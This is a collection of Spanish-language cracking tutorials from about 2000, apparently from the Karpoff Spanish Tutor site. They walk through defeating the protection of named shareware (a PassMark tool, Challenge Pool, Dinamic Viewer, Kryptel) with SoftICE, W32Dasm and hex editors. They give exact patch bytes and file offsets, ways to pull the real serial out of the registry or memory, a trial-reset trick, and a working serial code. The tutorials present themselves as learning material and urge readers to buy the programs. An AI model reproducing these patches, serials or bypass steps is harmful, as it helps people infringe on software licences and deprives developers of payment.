bueno aquí ya vemos algo interesante, vemos una comparación de eax con 1, y si no es igual salta, interesante. antes de nada, para asegurarnos que este es el call, ponemos un breakpoint sobre él, **bpx 408574**. ahora vamos hasta el salto, y vemos que efectivamente no va a saltar, ya que eax=1 (sino os aparece el valor del registro eax, o el del resto de registros pulsad f2 y aparecerán todos). pero como somos muy curiosos, vamos a cambiar el salto, vamos a hacer que salte, con el comando **r fl z**, que cambia la flag cero. una vez cambiado, pulsamos f5, y vemos como nuestro programa se cierra, es decir que si eax es distinto de uno vamos a la mierda.

volvemos a ejecutar el programa, y nos salta nuevamente softice, si queremos ver si ya a saltado la ventana, podemos pulsar f4, que nos permite ver que pasa por windows, vemos que no ha aparecido la ventana, es decir esta es nuestra llamada. si miramos los valores del registro, podemos ver que eax ya vale 1, esto nos da ganas de nopear el call, pero quién sabe si en algún momento, eax no vendrá aquí con valor 1, así que para asegurarnos, lo que vamos a hacer es meternos en el call, poner eax a cero, luego añadirle uno, y finalmente salir del call nuevamente. si nopeásemos el call, podríamos ver que todo va perfectamente, pero a mi no me va mucho.

vamos a hacer lo que dije antes, vamos a meter todas las instrucciones en el call. hay dos opciones:

(a) podemos escribir sobre el propio código en **40861**0, pero primero tenemos que saber su offset, para ello podemos utilizar el wdasm, el krackpe, o el propio file inspector de **viper**. el caso es que el offset es 8610. ahora hay que tener claro que instrucciones vamos a poner y cómo ponerlas:

instrucción	**en bytes**	
xor eax, eax	**31c0**	**<-- eax=0**
add eax, 01	**83c001**	**<-- eax=1**
ret	**c3**	**<-- salimos del call**

dicho esto, vamos al editor hexa e introducimos los nuevos bytes en 8610. y ya no nos volverá a aparecer la dichosa nag, y además ya hemos eliminado el límite de 30 días, probab a adelantar la fecha a un par de meses, jeje.

(b) escribir en una zona vacía de nuestro ejecutable. esto es lo que a mí me gusta más, pero a parte de las instrucciones anteriores necesitamos tener el nuevo call de llamada. en 421150 hay bastante espacio vacío, su offset es 21150. aquí será dode metamos las instrucciones anteriores. pero en **408574** (offset 8574) hay que cambiar **call 00408610** por **call 421150**. este último se escribe así: **e8d78b0100**. (en otros tutoriales he explicado cómo se puede sacar esto)

por tanto lo que ha que hacer con el editor hexa es ir a es 8574, y poner e8d78b0100, y en 21150 poner 31c083c001c3. y se acabó.

limitación de 15 minutos

podemos hacerlo de dos formas, una es pulsar el botoncito de ok y esperar 15 minutos haber que pasa, y otra es buscar en el wdasm algo que nos pueda ayudar. ya sea por ejemplo buscar, 0000000f (15 hexa), d2f0 (15*60*60 en hexa), etc... o alguna frase que nos pudiese ayudar. si vamos a configuration y de ahí a test preferences, podremos ver que hay un apartado en el que le podemos decir el tiempo que queremos que esté funcionando, por defecto aparece el 15. si metemos por ejemplo16, y le damos a ok nos aparece esta ventanita:

bueno, ya tenemos nuestra frasecita. si la buscamos en el wdasm, aparecemos aquí:

:004069f9 89442454 mov dword ptr [esp+54], eax
:004069fd 742f je 00406a2e <--- si saltásemos aquí evitaríamos problemas ;-)
:004069ff 83f801 cmp eax, 00000001
:00406a02 7c05 jl 00406a09
:00406a04 83f80f cmp eax, 0000000f <- **¡¡¡ qué tenemos aquí !!!**
:00406a07 7e38 jle 00406a41

* referenced by a (u)nconditional or (c)onditional jump at address:

|:00406a02(c)
|
:00406a09 8b1578784200 mov edx, dword ptr [00427878]
:00406a0f 6a40 push 00000040

* possible stringdata ref from data obj **->"sorry - see the online help for "**
->"registration details"
|
:00406a11 6858464200 push 00424658

* possible stringdata ref from data obj **->"the shareware auto stop period "**
->"must be between 1 and 15 min."
|
:00406a16 68f4454200 push 004245f4

vaya, parece una zona más que interesante, ahí tenemos el 15 (0000000f) que dije anteriormente. sólo tenemos que cambiar el 74 por eb en 4069fd, es decir, cambiar je por jmp. supongo que eso ya lo sabréis hacer, así que lo dejo en vuestras manos.

retoques finales

aunque el grueso del trabajo ya está realizado, aún quedan cosas por ahí que nos indican que no estamos registrados. como son:

- nos aparece evaluation version. (1)

- en el menú about nos ponen lo de los días y también nos pone serial # ->evaluation. (2)

a parte de esto, hay otras cosas que quizás en la versión registrada no desaparezcan, pero que podemos eliminar:

- en el menú help, nos aparece register software. (3)

- y en la barra de tareas, nos aparece el icono de la llave para registrarnos. (4)

para (1) y (2) es exactamente igual, vamos a wdasm, buscamos las frases correspondientes, evitamos los saltos u obligamos a hacerlos, según corresponda en cada caso, esto creo que lo sabréis hacer así que os lo dejo a vosotros.

sin embargo si buscamos (3), veremos que no podemos evitar que lo escriba, así que no seería necesario eliminarlo.

como ya he dicho esto no es obligatorio, pero vamos a pasar un buen rato y el que no conozca exescope se sorprenderá. vamos allá:

abrimos nuestro ejecutable en exescope, nos aparecen tres opciones: **header**, **import** y **resource**. a nosotros nos interesa **resource**.

nos metemos en **resource**, vamos a **menu**, y pinchamos sobre lo que aparece. ahora en la ventana de la derecha nos han aparecido todas las opciones del menú del programa, únicamente debemos ir a register software, pulsar con el derecho sobre él y dar a **delete**. fuera register.

para el (4), lo único que he visto es lo siguiente, si alguien encuentra otra cosilla que me lo diga: vamos a resource, ahora a bitmap, damos a 117 y aparece lo siguiente:

hay está nuestra llave, exportamos la imagen y la modificamos. podemos borrar la llave o poner otra imagen encima, y luego la importamos de nuevo, como por ejemplo:

y tendríamos nuestro botón particular. si queremos que vaya a otra página que no sea la de comprar el programa, sólo tenéis que buscar en el editor hexa http://www.passmark.com/sales (como ansi string), y poner lo que queráis, yo he puesto http://pagina.de/kfor.

conclusiones

esto último no sirve para mucho, pero quería que viéseis la capacidad de exescope, de como nos puede ayudar a habilitar o deshabilitar botones y muchas otras cosas.

bueno se acabó, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decirmelo. espero que os haya resultado útil este tute. no olvidéis que **nuestro objetivo sólo es aprender**. sin contar con la diversión que esto supone por supuesto ;-))

me gustaría aprovechar la ocasión para agradecer a todos los que me han ayudado a meterme en este apasionante mundillo, que han sido muchos, a todos ellos los mando un gran saludo y les doy las gracias. en especial un gran saludo a karpoff y a todos los miembros de [k-for].

hasta la próxima...

« »~~~=*=~~~« »

mi correo: kuato_thor@hotmail.com

la página de [k-for]: http://pagina.de/kfor

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	Challenge Pool


PROTECCION:	Serial Number y algunas opciones desactivadas		
Descripcion:	Juego de Billar bastante malillo		
Dificultad:	Muy Fácil.		
DOWNLOAD:	Archivo Adjunto ~400 kb		
Herramientas:	Softice, W32dasm y Hacker´s View		
CRACKER:	John Keeper	**FECHA:**	14/08/2000

introduccion

hola a todos! en primer lugar me presentaré soy john keeper un newbie bastante torpe pero que con un poco de ayuda de los grandes (m@niac_pc,profesor_x,karpoff,argenbyte,y muchos +)ha conseguido dar sus primeros pasos en esto del cracking. aprovecho para dedicar este tutorial a whistler (diseñador gráfico de la ostia,creedme), x-faktor (compañero de aventuras), y a mis amigas luzma, patry, laura y mariceli (ctd), así como también a whickerman y a kevenant. bueno a lo q interesa, el programa al q nos enfrentamos es un juego de billar con unos gráficos un poco pobres, aunq ya se sabe q para pasar el rato cualquier cosa sirve ;p. tiene un sistema de protección muy simple y fácil de comprender, por eso (y q no sirva de precedente) vamos a crackearlo con el w32dasm y luego vamos a buscar el serial con el soft-ice,aunq cuando hayamos crackeado el programa con el w32dasm no hará falta el soft-ice para averiguar el serial puesto que los señores q por lo visto se han encargado de la seguridad, tenían partida de póker esa noche y dejaron el trabajo a medio terminar para irse pronto, y al crackear el programa aparece grabado en el registro de windows el verdadero serial,unos fenómenos vaya. aprovecho también para deciros q no soy más q un newbie con pocos conocimientos, pero q me he decidido a colaborar con karpoff y ayudar a iniciarse en esto a todo el q quiera, de hecho es mi primer tutorial y está escrito en términos muy fáciles (principalmente porq yo no tengo mucho nivel en esto), q todos podemos entender, así q señores maestros de cracking perdónenme por los errores aberrantes q de seguro cometeré al hacer referencia a algo. y también aprovecho para animáros a q escribáis vuestros propios tutoriales, venga q se vea lo q sabéis.


al atake

en primer lugar abrimos el programa y vemos que nos aparece la siguiente nag screen(ventana de aviso o información):




nos larga un lío de miedo y en la parte inferior de la ventana aparecen 3 opciones (leo de izquierda a derecha) fax/print order form para imprimir o enviar por fax el pedido del juego,el botón ok que es para pasar de rollos y ponerte a jugar, aunq verás q no puedes usar algunas modalidades de juego,lo cual lo hace todavía + malo, y nuestra opción enter registration code, le pegamos al botón (como dice el profesor_x) y nos aparece lo siguiente:

ok fale entonces, metemos nuestro número de serie, en mi caso 4041984 (la fecha de nacimiento de alguien especial para mí ,aunq como es para probar meted lo q os de la gana ; p), y acto seguido pulsamos ok y ...



casi!, hombre creo q no esperaríais q funcionase, por ahora ...copiaremos lo q nos dice esta ventana de aviso y proseguiremos.de acuerdo entonces,antes de nada debemos hacer una copia de seguridad del fichero en cuestión(pool.exe) antes de comenzar a trabajar con el programa,lo habéis hecho ya? bien pues entonces arrancamos nuestro amigo el w32dasm y abrimos nuestro fichero en cuestión pool.exe, tras un momento + ó - breve dependiendo de vuestro ordenador, tendremos en pantalla el fichero abierto, ahora le damos al botón strref y una vez aquí observaremos con atención...



buscamos en la ventana de diálogo algo parecido a lo q nos decía la ventana de error al tratar de registrarnos, y encontramos la string reference de la nag screen correspondiente. una vez la localizamos hacemos doble click sobre ella hasta aparecer en algo aberrante como esto:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411885(U)
|
:0041188C 33C9                    xor ecx, ecx
:0041188E 85C0                    test eax, eax
:00411890 0F95C1                  setne cl
:00411893 84C9                    test cl, cl
:00411895 7410                    je 004118A7
:00411897 6A00                    push 00000000
:00411899 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"The Registration Code you entered "
                                       ->"is not correct, please try again."
                                  |
:0041189B 68D8314400              push 004431D8
:004118A0 E823D70100              call 0042EFC8
:004118A5 EB35                    jmp 004118DC
```

impresiona verdad?bueno, pues no nos dejemos intimidar por este trozo de código, si os parece vamos analizarlo... aparecemos en una línea q no sabemos q narices significa,no? bueno tómatelo con calma sabeis leer, no es cierto? encima de la línea resaltada pone algo como esto "the registration code you entered is not correct please try again" más arriba de esto pone:

```
:0041188C 33C9                    xor ecx, ecx
:0041188E 85C0                    test eax, eax
:00411890 0F95C1                  setne cl
:00411893 84C9                    test cl, cl
:00411895 7410                    je 004118A7
:00411897 6A00                    push 00000000
:00411899 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"The Registration Code you entered "
                                       ->"is not correct, please try again."
```


ajá!un comprobación y después un salto condicional, os explico, el programa aquí lo q hace es comprobar si el serial q introdujimos es el correcto, de eso se encarga la orden test cl,cl , abajo de ella vemos q hay un salto condicional del tipo je(jump if equal) salta a otra zona del código(la de registrados)si el código q introdujímos es igual al verdadero entonces se aleja de la rutina de creación de ventana de error ,en caso contrario sigue 'leyendo' y llega a la famosa rutina de la ventanita,q hacer?cómo no se os ocurre nada?fácil, nosotros haremos q el programa acepte nuestro serial como correcto inviertiendo la comprobación, de forma q acepte por válidos los códigos incorrectos, pero tiene un inconveniente q es q el único código q no servirá será el verdadero. un poco chungo, no?mejor haremos q tome todos los códigos por válidos :). para eso apuntamos su offset(si esq no estoy confundiendo palabras ya)de todas formas apuntamos ese numerito tan raro q aparece abajo

@Offset 00010C95h in File:Pool.exe

vale pues en ese numerito tan raro va contenida la dirección correspondiente al salto q nos lleva a donde no queremos y q vamos a invertir.ok pues una vez q lo tenemos cerramos el w32dasm y arrancamos el hacker´s view una vez aquí vamos navegando por las

carpetas de nuestro disco duro hasta la q contiene la copia de seguridad q hicimos, cuando lo localicemos lo abrimos,veréis q salen un follón de cosas sin sentido,no? ok pues pulsemos f4 y escogemos la última opción (o pulsamos 2 veces enter como dice x-faktor) una vez ahí vemos q lo q no tenía mucho sentido comienza a parecerse un poquito a la pantalla de nuestro amigo el w32dasm,verdad? vale pues ahora pulsamos la tecla f5 y escribimos el numerito raro de antes, ya sabéis 10c95 y pulsamos enter. aparecemos ahora exactamente en la misma línea del código q vimos con el w32dasm y q contiene el salto je q vamos a convertir en un jmps q es un salto q se realiza siempre sin tener nada q ver con la validez del código, para eso cambiamos el 7510 por eb10 pulsando para ello f3 y una vez q hemos cambiado los datos le damos a f9. salimos del hacker´s view y arrancamos la copia modificada,introducimos cualquier serial q nos de la gana y ...

bueno pues el programailla ha sucumbido ante nuestra superior inteligencia ; p, de todas formas no ha sido uno muy dificil, es el primero q conseguí crackear tras leer toneladas de manuales sobre cracking de todos los q se dignaron en escribir para nosotros los newbies. ok entonces pues ahora vamos a hacer los mismo pero sin modificar nada del programa, usando el soft-ice yo tengo la versión 4.05 q cogí de la página de karpoff, aunq también lo puedes encontrar en miles de sitios más. bueno pues lo q ahora vamos a hacer es usar una herramienta q windows nos sunministra, pero q no está al descubierto, para ello nos vamos al menú inicio, ejecutar y tecleamos regedit y nos aparecerá algo así...



nos metemos en la carpeta q hace referencia a challenge pool y vemos otra dentro de dicha carpeta,pero vemos algo más, una clave de registro q dice 'code', pero vemos algo q no cuadra, no es ese el serial q introdujimos!!! el programa guarda en el registro de windows el verdadero serial xdddd, desde luego los encargados de la seguridad del programa no estaban muy interesados en preservar el verdadero serial,no creeis?bien pues ahora lo q hacemos es pinchar con el botón derecho en la clave q pone code, y la borramos, ahora el programa ha vuelto a dejar de estar registrado y listo para q ataquemos con nuestro compañero de peripecias el sice. bien después de haberle dado al symbol loader del sice y haber cargado el programa nos saldrá un error, no me pregunteis a q se debe porq no lo sé, pero si sé q no afectará para nada en nuestro trabajo.le damos a enter y aparece el sice en pantalla, pulsamos f5 y arranca el challenge pool, le damos a la opción de registrar, introducimos el código y antes de darle a enter pulsamos ctrl+d y salta la pantalla negra y teneborsa del sice (en la q me estoy dejando la vista últimamente) ahora ponemos un breakpoint in execution (bpx para los colegas) talmente como este:
bpx messageboxa
ahora le damos a ctrl+d y volvemos al challenge pool ahora pulsamos enter y regresamos al soft-ice justo en la parte q hace q se genere la ventana de error,pulsamos f12 para ver quien ha llamado ha esta rutina y oh! nos hemos salido del soft-ice!!!!, no importa pulsamos enter y regresamos a él, ahora aparecemos en medio de un mogollón de cosas q no entendemos, bueno pues teniendo en cuenta la calidad de la protección del programa posiblemente no se hayan eliminado de la memoria ciertos datos q nos pueden ser útiles (digo supongo porq no estoy muy seguro de ello, recordad q soy novato aún) por tanto vamos a usar un comando del soft-ice q sirve para rastrear la memoria en busca de 'algo' q nos pudiese ser útil, bien pues tecleamos lo siguiente: s 30 l ffffffff "número de serie q introdujimos"
después del pulsar enter, el sice comenzará a buscar nuestro código en memoria y tras un breve intervalo de tiempo nos avisará de q lo ha encontrado, si miramos en la ventana de arriba a la derecha veremos nuestro código y si seguimos leyendo vemos ... como es

posible!!! el código correcto!!! una vez más queda demostrada la eficacia del sistema de protección xd. lo q ha ocurrido es q el programa después de mandarnos la ventana de 'sigue rascando' no ha eliminado aún de la memoria los dos seriales q tiene q compara, el nuestro y el verdadero, bueno pues me temo q ya se ha acabado el programa, y como aconsejan los buenos crackers tras haber crackeado el programa deshazte de él, si te gusta cómpralo,no crees? aunq el programa no tenga un buen sistema de protección no quiere decir q los creadores no hayan derrochado mucho tiempo en éste para diseñarlo y programarlo, bueno este es mi consejo, ahora haced vosotros lo q os plazca...
aprovecho para animaros a q escribáis vuestros propios tutoriales,venga q no es tan dificil, (va por tí x-faktor q tú también tienes hechos unos pocos y sabes también escribir tutoriales ; p, venga tío dale), también agradezco la paciencia de todos los del canal #crackers por soportar mis preguntas, a karpoff por sus tutoriales, así como también a m@niac_pc sin tu ayuda no me habría iniciado nunca de no ser por tus cursillos, argenbyte, demian por todos tus crackmes q no se crackear, pero oye al menos lo intento, profesor_x por tus compilaciones y tus tutoriales, son puro arte en verdad,a sable por su tutorial sobre el hmemcpy q no tengo ni idea de como usar, y a todos los q escribisteis para q aprendiésemos nosotros los newbies. también agradezco la oportunidad q me ha brindado kfor para ser uno de ellos, por todo esto gracias una vez más.

' el bien refleja la luz,
y el mal siembra,
las semillas de la oscuridad,
estos son los espejos del alma,
los reflejos de la mente,
elige bien... '

john keeper

cualquier insulto,corrección, demanda o simplemente saludos, ruegos y preguntas a mi dirección de correo jkeeper@correo.de

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Dinamic Viewer 1.55**

PROTECCION:	**Serial**		
Descripcion:	**Reproductor de imágenes**		
Dificultad:	**Facilucha, cuando supe como ;-)**		
DOWNLOAD:	**http://www.ctv.es/USERS/imedia**		
Herramientas:	**Softice**		
CRACKER:	**Yerba Mate Nº7**	**FECHA:**	**../10/2000**

introduccion

seguramente te suena la dirección de e-mail. es la misma que hice referencia en el tutorial nº 3. de allí habíamos bajado 'imd cd player' e 'infotel'. pero fijate que curioso, este programa usa un sistema de protección que no tiene nada que ver con los anteriores. en realidad, es más parecido al del tutorial nº6, con la diferencia que en este ni siquiera tenemos un botón de '**ok**' para oprimir. *dinamic viewer* es un programa bien logrado (no es acdsee, de acuerdo), pequeño y su precio es accesible, por lo que lo único que nos importará es su sistema de protección. no fue de esos cracks de 10 minutos, la ventana de registración logró confundirme bastante. siempre recordad que soy simplemente otro newbie tratando de enseñar lo que sabe.

al atake

nuevamente te voy a contar lo hechos según fueron aconteciendo. venía de crackear infotel e imd cd player según lo visto anteriormente, casi no me bajo el dinamic viewer porque me empezaba a aburrir. la cuestión es que lo bajé lo corrí, pulsé en about y en registrar. esto es lo que obtuve:

notas que falta algo? le falta el botón de **'ok'** , **'aceptar'** o lo que fuera. esto me tuvo a maltraer durante bastante tiempo. introduje mis datos. mi primera deducción fue que comparaba dentro de un 'loop' contínuo el serial introducido por mí, con el que se genera a partir del nombre (suena lógico, no?). por más largo que fuera mi nombre o serial, no logré sacarle el mensaje de inválido. mi problema era como entrar en el soft-ice, ya estaba decidido a poner un bpxhmemcpy (como no mostraba mensaje alguno). como no tenía otro botón para oprimir excepto el de cerrar y ciertamente yo no lo quería cerrar, lo quería crackear ;-), hice lo siguiente. llené con mi nombre,puse todos los números de mi serial menos el último (el '8'), contol-d, bpxhmemcpy, f5 y finalmente el '8'. exito!!!!!.... entre en el soft-ice.desactivé el breakpoint con 'bd00'. fuí de 'ret' en 'ret' con 'f12' hasta que llegué al **'dv!code'** , al llegar allí con f10 fuí trazando. econtré mi buscado loop.

```
xxxx:445e01     8b03                 mov eax, dword ptr  (ebx)
xxxx:445e03     e8ac2c0000           call   00448ab4
xxxx:445e08     8b03                 mov eax dword ptr   (ebx)
xxxx:445e0a     80b88400000000       cmp byte ptr (eax+00000084) , 00
xxxx:445e11     740f                 je    00445e22
xxxx:445e13     8b45fc               mov eax , dword ptr (ebp-04)
xxxx:445e16     c7802c02000002000000 mov dword ptr (ebx+0000022c) , 00000002
xxxx:445e20     eb14                 jmp   00445e36
xxxx:445e22     8b45fc               mov eax , dword ptr (ebx-04)
xxxx:445e25     83b82c02000000       cmp dword ptr (eax+0000022c) , 00000000
xxxx:445e31     e826fdffff           call   00445b5c
xxxx:445e36     8b45fc               mov eax , dword ptr (ebp-04)
xxxx:445e39     8b802c020000         mov eax , dword ptr (eax+0000022c)
xxxx:445e3f     85c0                 test eax, eax
xxxx:445e41     74be                 je   00445e01
```

por más que busqué en los registros no encontraba ni mi nombre, ni mi serial. trazaba dentro de los call con f8 y nada. si invertía algún salto para salir del loop y seguía trazando llegaba a un ret que me devolvía al programa pero sin la pantalla con los datos, como si hubiera pulsado el botón de cerrar. mmmmm.....dura la vida del cracker.....

lo único que había descubierto era la existencia de un achivo **dvopt.cfg** en la carpeta donde tenía instalado el dinamic builder. este archivo se crea la primera vez que corres el programa. si lo borrás volves a estar en el día cero del período de evaluación. es más si lo borrás, adelantás el reloj de tu pc unos 5 años, corrés el programa y reestableces el reloj a la fecha actual, tendrás más de 1800 días para evaluar el programa. trataba de conformarme con eso (..que va a ser..) pero no daba resultado.

la existencia de san cracker martir, velando por nosotros en las largas noches de cracking, queda práticamente demostrada a continuación ;-)

en otro infructuoso intento de sacarle el serial sin resultado alguno, me había quedado puesto el bpx hmemcpy en el soft-ice cuando cerré la ventana de datos con intención de apagar la pc. entró el soft-ice (por voluntad propia, nada de zen cracking) ...y.....buehhh.....ya que estaba, empecé a trazar el código nuevamente. ahí lo ví, un glorioso **ad24111111**. todo era claro ahora. encontraba con facilidad mi nombre, mi falso serial, el verdadero, la comparación

entre ambos y justo debajo un call y un salto condicional que no se efectuaba.

```
:0047CDEC 8B45F8          mov eax, dword ptr [ebp-08]        Yerba Mate
:0047CDEF 8D55FC          lea edx, dword ptr [ebp-04]
:0047CDF2 E805100100      call 0048DDFC
:0047CDF7 8D55F8          lea edx, dword ptr [ebp-08]
:0047CDFA A124794900      mov eax, dword ptr [00497924]
:0047CDFF 8B80E0020000    mov eax, dword ptr [eax+000002E0]
:0047CE05 E886F9FAFF      call 0042C790
:0047CE0A 8B55F8          mov edx, dword ptr [ebp-08]        12345678
:0047CE0D 8B45FC          mov eax, dword ptr [ebp-04]        AD24111111
:0047CE10 E81771F8FF      call 00403F2C
:0047CE15 0F8550010000    jne 0047CF6B
```

¿que es lo que pasó? el programa necesita que pulses el botón de cerrar para evaluar los datos introducidos. si en lugar de decir 'cerrar' hubiera dicho 'ok' o 'aceptar' todo hubiera sido simple. el programador logró confundirme con ese simple truco.

tal vez aprendiste algo nuevo o simplemente te sonreiste un rato. lo que te quise mostrar aquí es que no siempre encontrarás el serial en el primer intento. aún cuando la protección sea simple. guarda el programa en algún lugarsito del 'rígido' (no, no lo borres). seguí leyendo tutoriales, seguí practicando, en fín seguí aprendiendo.y cada tanto intentá crackearlo nuevamente. la felicidad de encontrar el serial válido bién vale el esfuerzo.

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

importante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

Karpoff Spanish Tutor

Programa: **Kryptel 3.62**

PROTECCION:	Serial & Trial 30
Objetivo:	Simular Estar Registrados
Descripcion:	Kryptel 3.62 es un software de encriptación de datos (su nombre ya lo dice...) que según sus autores protege con un algoritmo muy difícil de romper
Dificultad:	**Facil**
DOWNLOAD:	http://inv.co.nz/
Herramientas:	**Wdasm 8.9, Softice 4.5, UltraEdit32 6, PMaker**
CRACKER:	**BugSys** **FECHA:** **22/10/00**

introduccion

bueno, pues aquí estoy con un nuevo tutorial para principiantes. espero que el del readiris se haya entendido y haya sido útil.
kryptel 3.62 es un software de encriptación de datos (su nombre ya lo dice...) que según sus autores protege con un algoritmo muy difícil de romper (ellos dicen imposible :-))cualquier archivo que tengamos y al que no queremos que nadie tenga acceso. la encriptación se hace en función de una clave tan complicada como nosotros queramos, con la ventaja de que el interface es muy sencillo y se parece al explorador de windows.
ya que se trata de un programa de encriptado, se supone que la protección será interesante y enrevesada ¿no?. un programador capaz de hacer algo así también sabrá proteger su software...

al atake

estudiando el objetivo

